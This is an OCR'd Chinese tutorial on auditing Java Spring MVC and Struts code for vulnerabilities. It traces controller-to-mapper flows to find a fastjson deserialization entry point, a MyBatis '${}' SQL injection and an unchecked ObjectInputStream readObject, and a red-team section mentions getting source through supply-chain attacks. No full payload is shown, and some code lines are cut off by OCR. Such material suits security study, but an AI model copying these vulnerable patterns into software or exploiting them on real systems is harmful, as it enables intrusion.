
3.Springmvc 默认支持的数据类型接收参数，可直接通过 controller 方法参数对应 jsp 中请求参数 name 直接获取

如果是@RequestBody 则是获取整个请求体

2.2.3.1.代码分析

pom.xml

看到了存在漏洞的组件，[全局搜索 json.parseObject 或 JSONObject.parseObject](#) 来查找参数可控的地方




在该类中 getCommonFields 方法里对 param 参数做了反序列化，但是还没有看到请求的 url，所以要往上跟进该方法，看看有哪里调用了 getCommonFields

在一处业务逻辑层中看到调用的地方，在该方法中，将参数 param 传进了 getCommonFields 方法进行反序列化，由于参数是可控的，所以我们可以直接利用，url 请求表现为：


/getCommonFields?param=url 编码的 payload

同样的，按照 3.1.3.1 的思路，我们想要找注入就找到处理该参数的地方


拿 informListPaging 方法的 basekey 参数为例



在 80 行中，几个参数传进 sortMyNotice 方法进行处理，这里需要注意的是，nm 并不是一个类，而是一个被定义的接口，所以我们需要注意 nm 在哪里被定义了




跟进 NoticeMapper




此处为数据持久层接口，为 nm 提供了 sortMyNotice 方法，但这里还不是数据库操作的地方，因为 controller 无法直接调用 mapper.xml 的方法，所以就需要这个 mapper.java 来做一个接口中转，所以我们根据 3.2.2 介绍，转到 mapper.xml 层

全局搜索 sortMyNotice 方法



转到 notice-mapper.xml




此处的 select id 即为调用到的方法，往下为 sql 语句，我们可以看到在 like 后面直接用%${}%进行模糊查询，没有对参数做预编译，导致了漏洞的产生

2.2.3.2.漏洞验证

在 3.2.2 的介绍中得知，根据 controller 构造 url：

http://localhost/informlistpaging?baseKey=



本章思考

有人会问按照介绍，那 service 层呢？在这里

```
     * 通知列表的分页
     */
    @RequestMapping("informlistpaging")
    public String informListPaging(@RequestParam(value = "pageNum", defaultValue = "1") int page,
            @RequestParam(value = "baseKey", required = false) String baseKey,
            @RequestParam(value="type",required=false) Integer type,
            @RequestParam(value="status",required=false) Integer status,
            @RequestParam(value="time",required=false) Integer time,
            @RequestParam(value="icon",required=false) String icon,
            @SessionAttribute("userId") Long userId,
            Model model,HttpServletRequest req){
        System.out.println("baseKey:"+baseKey);
        System.out.println("page:"+page);
        setSomething(baseKey, type, status, time, icon, model);
        PageHelper.startPage(page, 10);
        List<Map<String, Object>> list=nm.sortMyNotice(userId, baseKey, type, status, time);
        PageInfo<Map<String, Object>> pageinfo=new PageInfo<Map<String, Object>>(list);
        List<Map<String, Object>> list2=informRelationService.setList(list);
        for (Map<String, Object> map : list2) {
            System.out.println(map);
        }
        model.addAttribute("url", "informlistpaging");
        model.addAttribute("list", list2);
        model.addAttribute("page", pageinfo);
    return "inform/informlistpaging";

}
```


imformRelationService 的 setList 方法对 mapper 处理返回的数据进行封装处理后返回到 controller，然后 controller 返回到视图层，流程结束

```
    /**
     * 通知列表的分页
     */
    @RequestMapping("informlistpaging")
    public String informListPaging(@RequestParam(value = "pageNum", defaultValue = "1") int page,
            @RequestParam(value = "baseKey", required = false) String baseKey,
            @RequestParam(value="type",required=false) Integer type,
            @RequestParam(value="status",required=false) Integer status,
            @RequestParam(value="time",required=false) Integer time,
            @RequestParam(value="icon",required=false) String icon,
            @SessionAttribute("userId") Long userId,
            Model model,HttpServletRequest req){
        System.out.println("baseKey:"+baseKey);
        System.out.println("page:"+page);
        setSomething(baseKey, type, status, time, icon, model);
        PageHelper.startPage(page, 10);
        List<Map<String, Object>> list=nm.sortMyNotice(userId, baseKey, type, status, time);
        PageInfo<Map<String, Object>> pageinfo=new PageInfo<Map<String, Object>>(list);
        List<Map<String, Object>> list2=informRelationService.setList(list);
        for (Map<String, Object> map : list2) {
            System.out.println(map);
        }
        model.addAttribute("url", "informlistpaging");
        model.addAttribute("list", list2);
        model.addAttribute("page", pageinfo);
    return "inform/informlistpaging";

}
```


service 只是接口？


有时候 sql 查询会直接发生在 XXXservice，比如
某个项目中的某个方法有个查询，定义了一个字符串参数 defkey

查看 wfservice 在哪里被定义，也可以直接 ctrl+左键直接进入方法



跟进 WorkFlowService，在该 WorkFlowService 中搜索前面调用到的 getHavedonePage 方法，在该方法中含有一条没有进行预编译 sql 查询，此处直接进行数据查询导致了漏洞的产生






所有这个名称是看开发，有时候文件名只是文件名，还是要具体看类名前置，如果是 public interface WorkFlowService 那说明这个类是接口类，具体操作不会发生在这里，这个时候就


要找实现它的类

跟到接口断了


当跟进方法时跟到接口断了怎么办，比如出现这种情况
controller 里有一个密码重置



跟进 updatePassword 方法



到这里之后只看到提供给 userService 的 updatePassword 方法，没有看到具体的实现，
不要慌，根据 3.2.2 的介绍，我们还有个 impl 没有看，有接口那必定有一个实现该接口的类。
全局搜索 implements UserService



就可以看到对接口 UserService 的 updatePassword 方法的实现

```java
@Service
public class UserServiceImpl implements UserService {

    @Autowired
    private SysUserService sysUserService;

    @Override
    public Result<SysUserVo> updatePassword(String oldPassword, String newPassword) {
        SysUserVo sysUserVo = sysUserService.findByLoginName(SecurityUtil.getLoginUser().getUsername()).getData();
        Result<SysUserVo> result = Result.of( data: null, flag: false, msg: "修改失败，你输入的原密码错误！");
        //确认旧密码
        if(sysUserVo.getPassword().equals(MD5Util.getMD5(oldPassword))){
            //新密码
            sysUserVo.setPassword(MD5Util.getMD5(newPassword));

            //最后修改密码时间
            sysUserVo.setLastChangePwdTime(new Date());

            //调用保存
            result = sysUserService.save(sysUserVo);

            //置空隐私数据
            result.getData().setPassword(null);
        }
        return result;
    }
```

这时候再继续往下跟就可以了，流程一样

返回结果

在 spring 项目中，@Controller 跟@RestController 的返回类型是不一致的

@Controller

在使用@Controller 注解时，该请求处理的返回结果需要配合视图解析器 InternalResourceViewResolver 才行，也就是说，当某个请求使用了@Controller，那么它 return 的内容就必须是前端页面，且页面文件必须存在，场景如下

```java
@Controller
public class IndexController {

    @ResponseBody
    @RequestMapping("/hi")
    public String sayHello(HttpServletRequest req, HttpServletResponse rep){
        System.out.println("执行了sayHello方法");
        String uri = req.getRequestURI();
        if (this.isIgnoreUri(uri)) {
            return "hi";
        }
    return "index";
    }
```

该 controller 将返回 hi 或 index 页面，此时静态资源中就要存在 hi、index.html 或 jsp 文件

@RestController

如果只是使用@RestController 注解，则 Controller 中的方法无法返回 jsp 页面，或者 html，

配置的视图解析器 InternalResourceViewResolver 不起作用，返回的内容就是 Return 里的内容。场景如下：


```java
@RestController
public class IndexController {

    @ResponseBody
    @RequestMapping("/hi")
    public String sayHello(HttpServletRequest req, HttpServletResponse rep){
        System.out.println("执行了sayHello方法");
        String uri = req.getRequestURI();
        if (this.isIgnoreUri(uri)) {
            return "hi";
        }
     return "index";
    }
```

此时该 controller 返回的只是字符串 hi 或 index，不会跳转到对应页面。

3. 小技巧

3.1. 命名

无论是 struts 还是 springmvc/boot，按照我的理解，为了方便区分和后续其他开发，除非另类命名（比如 3.1.3），在整个请求处理流程中对于类名的前置命名都是一致的，比如
NovyController->NovyService->(NovyServiceImpl->)NovyMapper.xml
而不会出现
NovyController->TestService->(WhyServiceImpl->)OasdMapper.xml
这种情况，所以在审计过程中跟进代码时利用全局搜索能更好的提高审计效率



当然，有其他实现类实现统一接口的时候情况按前面本章思考说的层级跟进一样跟就行了

3.2. 方法的跟进

通常调用方法时都是类名.方法名，或者写了一个接口，然后再定义一次，如下

private EntityManager em;
这样 em 就可以用到 EntityManager 里的方法
比如某个项目有一个序列化工具类 SerializeUtil，在该类里有一个 deserialize 方法来反序列化接收的 request 数据

```
public void deserialize(HttpServletRequest request) throws Exception {
    ServletInputStream inputStream = request.getInputStream();
    ObjectInputStream objectInputStream = new ObjectInputStream(inputStream);
    objectInputStream.readObject();
    objectInputStream.close();
```

而在 controller 中定义了一个接口 fvlh

```
@RestController
public class IndexController {
    public  SerializeUtil fvlh;
```

然后进行调用
fvlh.deserialize(request);

```
    @RequestMapping(value = "/deserialize")
    public void readobject3(HttpServletRequest request) throws Exception {
//        SerializeUtil fvlh = new SerializeUtil();
        fvlh.deserialize(request);
    }
```

如果我们想找反序列化漏洞就在跟进时可以直接 ctrl+左键（idea）来跟进 deserialize 方法查看具体实现，或者先查看哪里定义了 fvlh，然后再根据接口实现去跟进 deserialize 方法进行漏洞跟踪即可

4. 进阶

红队快速审计

在开始之前，需要继续再了解一下过滤器和处理器映射器。说到过滤器，还有一种拦截器，过滤器关注的是 web 请求，拦截器关注的是方法调用，比如拦截敏感词汇，有关两者的区别可以自行百度。在红队实施工程中，大都喜欢通过供应链攻击来获得目标项目源码以进行下一步针对性打点。在获得的源码中，java 类项目除了 springboot 之外，一般都以 war 包的形式基于 tomcat 部署。接下来就说一下再得到源码之后如何快速找到入口并审出漏洞

过滤器之 Web.xml

Web.xml 是 Java Web 项目中的一个配置文件，主要用于配置首页、Filter、Listener、Servlet 等。tomcat 在部署启动 web 应用时，会解析加载${CATALINA_HOME}/conf 目录下所有 web 应用通用的 web.xml，然后解析加载 web 应用目录中的 WEB-INF/web.xml 。conf/web.xml 文件中的设定会应用于所有的 web 应用程序，而 web 应用程序的 WEB-INF/web.xml 中的设定只应用于该应用程序本身。

web.xml 加载过程

1,、启动 Web 项目时，容器(tomcat)会去读取 web.xml 文件的</listener>和</context-param>两个标签节点；
2、容器创建一个 ServletContext(上下文环境)；
3、容器以的 name 作为键，value 作为值，将其转化为键值对，存入 ServletContext。
4、容器创建</listener>中的类实例，根据配置的 class 类路径<listener-class>来创建监听，在监听中会有 contextInitialized(ServletContextEvent args)初始化方法，启动 Web 应用时，系统调用 Listener 的该方法。
5、容器初始化</filter>，web.xml 中可以定义多个 filter，**初始化每个 filter 时，是按照 filter 配置节出现的顺序来初始化的，当请求资源匹配多个 filter-mapping 时，filter 拦截资源是按照 filter-mapping 配置节出现的顺序来依次调用 doFilter() 方法**
6、容器初始化</servlet>
有关 web.xml 标签的解释，可以查看 https://www.jianshu.com/p/7f834dd090fe

Filter

过滤器的本质就是一个实现了 Filter 接口的 Java 类，具体表现如下图，针对请求的处理就发生在 doFilter 方法中。当执行完语句或满足某种条件时就会放行当前请求进入下一个过滤器 chain.doFilter

```
public class FilterDemo1 implements Filter {
    public void destroy() {
    }

    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain) throws ServletException, IOExc
        //放行代码
        chain.doFilter(req, resp);
    }

    public void init(FilterConfig config) throws ServletException {
    }

}
```

还有一种是通过实现 Servlet 接口来响应用户请求，表现如下图，处理请求的实现就在 service 方法中，其继承的 HttpServlet 就是 Servlet 接口的实现类（他还继承了 GenericServlet，GenericServlet 才是直接实现 Servlet 的抽象类。每个处理器都有个核心方法，如拦截器就是 preHandle、postHandle）

```
public class JsInvokeServlet extends HttpServlet {
    private static final String INTERNAL_SERVLET_NAME =
    private static final long serialVersionUID = -454087
    private HttpServlet internal;

    public JsInvokeServlet() {
    }

    public void init(ServletConfig servletConfig) throws
        this.internal = (HttpServlet)ObjectCreator.newIn
        this.internal.init(servletConfig);
    }

    public void destroy() { this.internal.destroy(); }

    public void service(ServletRequest req, ServletRespo
        this.internal.service(req, res);
    }
}
```

非注解处理器映射器

其配置场景感觉跟 strust2 的差不多，有两种写法
第一种: BeanNameUrlHandlerMapping

```
<bean id="userController1" name="/queryUsers.action" class="com.bjxb.ssm.controller.UserController" />
<bean class="org.springframework.web.servlet.handler.BeanNameUrlHandlerMapping" />
```

name 属性就是请求 url，class 是负责处理请求的类
第二种：SimpleUrlHandlerMapping

```
<bean id="userController1" name="/queryUsers.action" class="com.bjxb.ssm.controller.UserController" />
<bean id="userController2" class="com.bjxb.ssm.controller.UserController2"/>
<bean class="org.springframework.web.servlet.handler.SimpleUrlHandlerMapping">
    <property name="mappings">
        <props>
            <!-- 对userController1进行URL映射,URL是/queryUsers.action
                同一个Bean可以有多个URL与之映射
            -->
            <prop key="/queryUsers1.action">userController1</prop>
            <prop key="/queryUsers2.action">userController1</prop>
